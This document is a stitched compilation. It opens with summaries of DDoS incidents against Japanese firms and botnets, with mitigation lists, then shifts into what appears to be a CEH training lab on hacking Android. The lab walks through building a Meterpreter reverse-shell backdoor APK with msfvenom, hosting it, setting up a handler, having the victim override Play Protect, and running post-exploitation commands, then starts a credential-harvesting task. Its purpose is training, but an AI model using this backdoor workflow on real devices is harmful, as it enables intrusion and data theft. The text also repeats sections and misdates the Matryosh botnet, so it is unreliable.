The NoName057(16) group, which claimed a series of DDoS attacks in October, used four distinct DDoS attack vectors and approximately 30 different attack configurations to maximize the impact of each attack. The group flooded each targeted website with three waves of attacks.

"Netscout observes approximately 2,000 DDoS attacks targeting Japanese networks daily," the company said. "These attacks display patterns like those observed in other regions, including the use of direct-path attack vectors and common sources, often involving nuisance networks, as well as legitimate cloud providers and VPNs."

The National Police Agency of Japan said in December that cybercriminals prefer to mount denial-of-service attacks because DDoS attack services are inexpensive to use and require no technical knowledge on part of the user,.

NPA participated in a joint investigation led by Europol in December which resulted in the takedown of 27 DDoS booter web services in multiple countries. The agency said it arrested three individuals who used DDoS attack web services and has warned businesses about further DDoS attacks targeting their networks in the near future.

Implementation:

While specific technical details of the attacks are not publicly disclosed, DDoS attacks typically involve:

1. Botnet Deployment: Compromising numerous devices to create a botnet capable of generating massive traffic volumes.
2. Traffic Amplification: Utilizing amplification techniques to increase the attack's impact without requiring proportional resources.
3. Targeting Critical Infrastructure: Focusing on essential services like airlines, banks, and telecommunications to maximize disruption.

Mitigation Strategies:

In response to the attacks, affected organizations implemented several mitigation strategies:

- **Traffic Filtering:** Deploying advanced filtering mechanisms to distinguish between legitimate and malicious traffic, allowing normal operations to resume.
- **Infrastructure Scaling:** Scaling up server capacity and network resources to handle increased traffic volumes during the attack.
- **Collaboration with Authorities:** Engaging with cybersecurity agencies and law enforcement to investigate the source of the attacks and prevent future incidents.

Additionally, the National Police Agency of Japan participated in a joint investigation led by Europol in December, resulting in the takedown of 27 DDoS booter web services in multiple countries. The agency arrested three individuals who used DDoS attack web services and warned businesses about further DDoS attacks targeting their networks in the near future.

Preventive Measures:

To prevent future DDoS attacks, organizations can consider the following strategies:

- **Enhanced Network Monitoring:** Implementing advanced monitoring tools to detect unusual traffic patterns indicative of DDoS attacks.

- **Rate Limiting:** Applying rate limiting to restrict the number of requests a user can make in a given time frame, reducing the effectiveness of DDoS attacks.
- **Redundancy and Load Balancing:** Establishing redundant systems and load balancing to distribute traffic evenly across servers, ensuring service availability during high traffic volumes.
- **Collaboration with ISPs:** Working closely with Internet Service Providers to filter malicious traffic before it reaches the organization's network.

By implementing these measures, organizations can enhance their resilience against DDoS attacks and ensure the continuity of their services.

3. Mirai Botnet Variant Attacks (December 2024)

In December 2024, a new variant of the Mirai botnet emerged, exploiting multiple vulnerabilities in industrial routers and smart home devices to conduct Distributed Denial-of-Service (DDoS) attacks. This variant, identified by researchers as "gayfemboy," has been active since February 2024 and has evolved to incorporate both known and zero-day vulnerabilities, significantly enhancing its capabilities.

Incident Overview:

The "gayfemboy" Mirai variant has been observed exploiting over 20 vulnerabilities, including zero-day flaws, in devices such as Four-Faith industrial routers and various smart home devices. The botnet maintains approximately 15,000 daily active IP addresses, with infections primarily located in China, Iran, Russia, Turkey, and the United States.

Vulnerability Details:

The botnet exploits several vulnerabilities, notably:

- **CVE-2024-12856:** An operating system command injection vulnerability in Four-Faith industrial routers, allowing attackers to execute arbitrary commands on the affected devices.
- **CVE-2024-7029:** A command injection vulnerability in AVTECH IP camera devices, enabling remote code execution.

Additionally, the botnet exploits other known vulnerabilities, including CVE-2013-3307, CVE-2013-7471, CVE-2014-8361, CVE-2016-20016, CVE-2017-17215, CVE-2017-5259, CVE-2020-

25499, CVE-2020-9054, CVE-2021-35394, CVE-2023-26801, CVE-2024-8956, and CVE-2024-8957.

Implementation:

The "gayfemboy" Mirai variant employs the following methods:

1. **Exploitation of Vulnerabilities:** The botnet scans for devices with known vulnerabilities and weak Telnet credentials, exploiting these weaknesses to gain unauthorized access.
2. **Payload Deployment:** Upon successful exploitation, the botnet deploys a Mirai-based payload, which includes a command format to scan for additional vulnerable devices, update itself, and launch DDoS attacks against specified targets.
3. **DDoS Attacks:** The compromised devices are then used to conduct DDoS attacks, generating traffic around 100 Gbps, typically lasting between 10 and 30 seconds.

Mitigation Strategies:

To defend against such botnet attacks, consider the following strategies:

- **Regular Firmware Updates:** Ensure that all devices, especially industrial routers and smart home devices, are updated with the latest firmware to patch known vulnerabilities.
- **Change Default Credentials:** Replace default usernames and passwords with strong, unique credentials to prevent unauthorized access.
- **Network Segmentation:** Isolate critical infrastructure from general network traffic to limit the impact of potential DDoS attacks.
- **Implement Intrusion Detection Systems (IDS):** Deploy IDS to monitor network traffic for unusual patterns indicative of DDoS attacks.
- **Collaborate with ISPs:** Work with Internet Service Providers to detect and mitigate DDoS traffic before it reaches your network.

4. Matryosh Botnet Targeting Android Devices (January 2025)

The **Matryosh** botnet, identified in January 2021, targets Android devices by exploiting the Android Debug Bridge (ADB) feature. ADB is a command-line tool that allows developers to communicate with Android devices for debugging and development purposes. When ADB is left unsecured and exposed to the internet, it can serve as an entry point for attackers.

Vulnerability Details:

The Matryosh botnet propagates by scanning for Android devices with ADB enabled and exposed to the internet. Once a vulnerable device is identified, the botnet gains unauthorized access, installs malicious payloads, and enlists the device into a network of compromised devices. This network is then utilized to conduct Distributed Denial-of-Service (DDoS) attacks, leveraging the compromised devices to overwhelm target systems with traffic.

Implementation:

The Matryosh botnet employs several techniques to enhance its effectiveness:

1. **Exploitation of ADB:** By targeting devices with ADB enabled and exposed, the botnet gains root access, allowing it to install malicious software without user consent.
2. **Use of Tor Network:** To conceal its command-and-control (C2) communications and evade detection, Matryosh utilizes the Tor network, making it more challenging for security measures to trace its activities.
3. **DDoS Attack Capabilities:** The botnet supports various DDoS attack methods, including TCP, ICMP, and UDP floods, enabling it to disrupt services by overwhelming target systems with traffic.

Mitigation Strategies:

To protect Android devices from the Matryosh botnet and similar threats, consider the following measures:

- **Disable ADB When Not in Use:** Ensure that ADB is disabled on devices when not actively used for development purposes.
- **Secure ADB Access:** If ADB is necessary, implement strong authentication mechanisms and restrict access to trusted networks to prevent unauthorized connections.
- **Regular Software Updates:** Keep devices updated with the latest security patches to address known vulnerabilities.

- **Network Monitoring:** Employ network monitoring tools to detect unusual traffic patterns indicative of DDoS attacks, enabling prompt response to potential threats.

5. NTT Docomo DDoS Attack (January 2025)

On January 2, 2025, NTT Docomo, Japan's largest mobile carrier with approximately 90 million subscribers, experienced a significant Distributed Denial-of-Service (DDoS) attack. The attack targeted several of the company's web-based services, causing disruptions for nearly 12 hours.

Incident Overview:

From early morning until late afternoon on January 2, 2025, users encountered difficulties accessing key services, including:

- **"goo" Web Portal:** A popular Japanese search engine and web portal.
- **Lemino Video Streaming Service:** NTT Docomo's video streaming platform.
- **d 払い (d Payment) Service:** A mobile payment service offered by NTT Docomo.
- **"Golf me" Service:** A platform related to golf enthusiasts.

The company reported that while access to most services was restored, some content updates experienced delays due to recovery efforts.

Attack Details:

The DDoS attack overwhelmed NTT Docomo's network by flooding it with excessive traffic from multiple sources, rendering the targeted services unavailable. The attack began around 5:27 a.m. and persisted until 4:10 p.m. on January 2, 2025.

DDoS Disrupts Japanese Mobile Giant Docomo

Japan’s largest mobile operator has revealed that a DDoS attack on Thursday disrupted some services for nearly 12 hours.

NTT Docomo has around 90 million subscribers in the East Asian country and boasts the fastest download speeds of any major provider there.

However, from 05.27 to 16.10 on January 2 it suffered "network congestion due to DDoS attacks" which made some key services difficult to use, according to a notice posted to its website.

Among the services impacted by the DDoS were the "goo" web portal, the Lemino video streaming service, dpay billing service and the "Golf me" golf-round service.

"Service impacts such as difficulty in accessing them have been resolved, but some content updates have been affected due to the impact of the recovery measures," the provider said.

According to local reports, a number of Japanese companies were hit by DDoS attacks in late December, including Japan Airlines, MUFG Bank, Mizuho Bank and Resona Bank.

This isn't the first time that NTT Docomo has been a target for threat actors.

In September 2023, the Ransomed.vc group demanded a ransom of over $1m from the firm, although it's unclear if the threat actors actually stole any data from the carrier.

Telcos are particularly exposed to service-disrupting attacks like DDoS and ransomware, given their low tolerance for outages. However, mobile phone services were not impacted by this latest incident.

There's no indication who was responsible for the DDoS attack yesterday.

A report from Stormwall in September 2024 claimed that DDoS attacks globally rose by 102% in the first half of the year compared with the same period in 2023.

A separate report from Nokia in October revealed that attacks on global telecoms networks increased from just one or two per day in June 2023 to "well over 100 per day" in some networks a year later.

Mitigation Strategies:

In response to the attack, NTT Docomo implemented several measures to restore services and mitigate the impact:

- **Traffic Filtering:** The company likely employed traffic filtering techniques to distinguish between legitimate and malicious traffic, allowing normal operations to resume.
- **Infrastructure Scaling:** Scaling up server capacity and network resources would have been necessary to handle the increased load during the attack.
- **Collaboration with Authorities:** Engaging with cybersecurity agencies and law enforcement to investigate the source of the attack and prevent future incidents.

While specific technical details of the mitigation efforts are not publicly disclosed, these strategies are commonly employed to counteract DDoS attacks.

Preventive Measures:

To prevent future DDoS attacks, NTT Docomo and similar organizations can consider the following strategies:

- **Enhanced Network Monitoring:** Implementing advanced monitoring tools to detect unusual traffic patterns indicative of DDoS attacks.
- **Rate Limiting:** Applying rate limiting to restrict the number of requests a user can make in a given time frame, reducing the effectiveness of DDoS attacks.
- **Redundancy and Load Balancing:** Establishing redundant systems and load balancing to distribute traffic evenly across servers, ensuring service availability during high traffic volumes.
- **Collaboration with ISPs:** Working closely with Internet Service Providers to filter malicious traffic before it reaches the organization's network.

By implementing these measures, organizations can enhance their resilience against DDoS attacks and ensure the continuity of their services.

Hacking Mobile Platforms

Mobile devices allow communication between users on radio frequencies, whether GSM, LTE, 5G, or Wi-Fi. They can be used to send multimedia content, email, and perform many more tasks using the Internet.

Lab Scenario

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

With the advancement of mobile technology, mobility has become a key feature of Internet usage. People's lifestyles are becoming increasingly reliant on smartphones and tablets. Mobile devices are replacing desktops and laptops, as they enable users to access email, the Internet, and GPS navigation, and to store critical data such as contact lists, passwords, calendars, and login credentials. In addition, recent developments in mobile commerce have enabled users to perform transactions on their smartphones such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, and banking.

Most mobile devices come with options to send and receive text or email messages, as well as download applications via the Internet. Although these functions are technological advances, hackers continue to use them for malicious purposes. For example, they may send malformed APKs (application package files) or URLs to individuals to entice victims to click on or even install them, and so grant the attackers access to users' login credentials, or whole or partial control of their devices.

Mobile security is becoming more challenging with the emergence of complex attacks that utilize multiple attack vectors to compromise mobile devices. These security threats can lead to critical data, money, and other information being stolen from mobile users and may also damage the reputation of mobile networks and organizations. The belief that surfing the Internet on mobile devices is safe causes many users to not enable their devices' security software. The popularity of smartphones and their moderately lax security have made them attractive and more valuable targets to attackers.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 17 Hacking Mobile Platforms

As an expert ethical hacker or penetration tester, you should first test the mobile platform used by your organization for various vulnerabilities; then, using this information, you should secure it from possible attacks.

In this lab, you will obtain hands-on experience with various techniques of launching attacks on mobile platforms, which will help you to audit their security.

Lab Objectives

The objective of the lab is to carry out mobile platform hacking and other tasks that include, but are not limited to:

- Exploit the vulnerabilities in an Android device
- Obtain users' credentials
- Hack Android device with a malicious application

- Use an Android device to launch a DoS attack on a target
- Exploit an Android device through ADB
- Perform a security assessment on an Android device

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Android emulator running on a virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Hack Android Devices

Attackers use various Android hacking tools to identify vulnerabilities and exploit target mobile devices in order to obtain critical user information such as credentials, personal information, contact lists, etc.

ICON KEY

Valuable Information

Test Your Knowledge

Web Exercise

Workbook Review

Lab Scenario

The number of people using smartphones and tablets is on the rise, as these devices support a wide range of functionalities. Android is the most popular mobile OS, because it is a platform open to all applications. Like other OSes, Android has its vulnerabilities, and not all Android users install patches to keep OS software and apps up to date and secure. This casualness enables attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

Owing to the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have become a prime target for attacks. Attackers scan these devices for vulnerabilities. These attacks can involve the device and the network layer, the data center, or a combination of these.

As a professional ethical hacker or pen tester, you should be familiar with all the hacking tools, exploits, and payloads to perform various tests mobile devices connected to a network to assess its security infrastructure.

In this lab, we will use various tools and techniques to hack the target mobile device.

Lab Objectives

- Hack an Android device by creating binary payloads using Parrot Security
- Harvest users' credentials using the Social-Engineer Toolkit
- Launch a DoS attack on a target machine using Low Orbital Cannon (LOIC) on the Android mobile platform
- Exploit the Android platform through ADB using PhoneSploit

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 17 Hacking Mobile Platforms

Overview of Hacking Android Platforms

Android is a software environment developed by Google for mobile devices. It includes an OS, a middleware, and key applications. Its Linux-based OS is designed especially for portable devices such as smartphones and tablets. Android has a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer [HAL], and Linux kernel) and five layers.

Owing to the increase in the number of users with Android devices, they have become the primary targets for hackers. Attackers use various Android hacking tools to discover vulnerabilities in the platform, and then exploit them to carry out attacks such as DoS, Man-in-the-Disk, and Spear phone attacks.

Lab Tasks

TASK 1

Hack an Android Device by Creating Binary Payloads using Parrot Security

Attackers use various tools such as Metasploit to create binary payloads, which are sent to the target system to gain control over it. The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code.

In this task, we will use Metasploit to create a binary payload in Parrot Security to hack an Android device.

1. Turn on the **Parrot Security** and **Android** virtual machines.

   Note: You need to navigate to the Android virtual machine regularly as it freezes if left idle.

2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Figure 1.1.1: Parrot Security login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore target machines and execute code.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

Figure 1.1.2: Running the programs as a root user

7. In the **Parrot Terminal** window, type **service postgresql start** and press **Enter** to start the database service.

Figure 1.1.3: Start postgresql

TASK 1.1

Create a Backdoor APK

8. Type **msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.10.13 R > Desktop/Backdoor.apk** and press **Enter** to generate a backdoor, or reverse meterpreter application.

Note: This command creates an APK (**Backdoor.apk**) on **Desktop** under the **Root** directory. In this case, **10.10.10.13** is the IP address of the **Parrot Security** virtual machine. This IP address may differ in your lab environment.




Figure 1.1.4: Setting the Android payload and creating a backdoor

TASK 1.2

Share Backdoor.apk File

9. Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android** emulator as the victim machine).

Note: In this task, we are sending the malicious payload through a shared directory, but in real-life cases, attackers may send it via an attachment in an email, over Bluetooth, or through some other application or means.

10. Type **cp /root/Desktop/Backdoor.apk /var/www/html/share/** and press **Enter** to copy the file to the **share** folder.

Note: If the shared folder is not present, navigate to **/var/www/html** and create a folder named **share**.

11. Now, type **service apache2 start** and press **Enter** to start the Apache web server.




Figure 1.1.5: Copying the backdoor file to share folder

TASK 1.3

Set the Payload

12. Type **msfconsole** and press **Enter** to launch the Metasploit framework.

13. In msfconsole, type **use exploit/multi/handler** and press **Enter**.




Figure 1.1.6: using the multi/handler exploit

14. Now, issue the following commands in msfconsole:

- Type **set payload android/meterpreter/reverse_tcp** and press **Enter**.
- Type **set LHOST 10.10.10.13** and press **Enter**.
- Type **show options** and press **Enter**. This command lets you know the listening port (in this case, **4444**), as shown in the screenshot.




Figure 1.1.7: Setting payload and local host

15. Type **exploit -j -z** and press **Enter**. This command runs the exploit as a background job.




Figure 1.1.8: Starting the exploit

16. Switch to the **Android** emulator virtual machine.
17. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser.




Figure 1.1.9: Launching Chrome

TASK 1.4

Download and Launch the .apk File as a Victim

18. In the address bar, type **http://10.10.10.13/share** and press **Enter**.

Note: If a pop up appears, click **Allow**.

19. The **Index of /share** page appears; click **Backdoor.apk** to download the application package file.

Note: If a warning message appears at the lower section of the browser window, click **OK**.

Note: If Chrome needs storage access to download files, a pop-up will appear; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.

Figure 1.1.10: Navigate to the share page

browser window. Click **Open** to open the application.

Figure 1.1.11: Open the downloaded Backdoor.apk

21. A **MainActivity** screen appears; click **Next**, and then **Install**.




Figure 1.1.12: MainActivity screen

22. A **Blocked by Play Protect** pop-up appears; click **INSTALL ANYWAY**.




Figure 1.1.13: Blocked by Play Protect pop-up

23. A **Send app for scanning?** pop-up appears; click **DON'T SEND**.




Figure 1.1.14: Send app for scanning? pop-up

24. After the application installs successfully, an **App installed** notification appears; click **OPEN**.




Figure 1.1.15: App installed notification

TASK 1.5

Perform Post Exploitation

25. Switch back to the **Parrot Security** virtual machine. The **meterpreter** session has been opened successfully, as shown in the screenshot.

Note: In this case, **10.10.10.14** is the IP address of the victim machine (**Android Emulator**). The IP addresses may vary in your lab environment.




Figure 1.1.16: Meterpreter Session Launched

Type **sessions -i 1** and press **Enter**. The **Meterpreter** shell is launched as shown in the screenshot.

Note: In this command, **1** specifies the number of the session.

26. Type **sysinfo** and press **Enter**. Issuing this command displays the information the target machine such as computer name, OS, etc.

Figure 1.1.17: Collecting system information

27. Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, etc. as shown in the screenshot.




Figure 1.1.18: Network configuration of the victim's machine

28. Type **pwd** and press **Enter** to view the current or present working directory on the remote (target) machine.




Figure 1.1.19: Find the present working directory (PWD)

29. Type **cd /sdcard** to change the current remote directory to **sdcard**.

Note: The **cd** command changes the current remote directory.

30. Now, type **pwd** and press **Enter**. You will observe that the present working directory has changed to **sdcard**, that is, **/storage/emulated/0**.




Figure 1.1.20: Change the PWD to sdcard

31. Now, still in the Meterpreter session, type **ps** and press **Enter** to view the processes running in the target system.

Note: The list of running processes might differ in your lab environment.

Figure 1.1.21: View running processes

Note: Because of poor security settings and a lack of awareness, if an individual in an organization installs a backdoor file on their device, the attacker gains control of the device. The attacker can then perform malicious activities such as uploading worms, downloading data, and spying on the user's keystrokes, which can reveal sensitive information related to the organization as well as the victim.

32. This concludes the demonstration of how to hack an Android device by creating binary payloads using Parrot Security.

33. Close all open windows and document all the acquired information.

34. Turn off the **Parrot Security** and **Android** virtual machines.

TASK 2

Harvest Users' Credentials using the Social-Engineer Toolkit

In this task, we will sniff Facebook credentials on the Android platform using SET.

TASK 2.1

Launch SET

1. Turn on the **Parrot Security** and **Android** virtual machines.
2. Log in to the **Parrot Security** virtual machine.
3. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Exploitation Tools → Social Engineering → social engineering toolkit**.
4. A **Terminal window** appears, in the **[sudo] password for attacker** field, type **toor** and press **Enter**.

Note: The password that you type will not be visible.

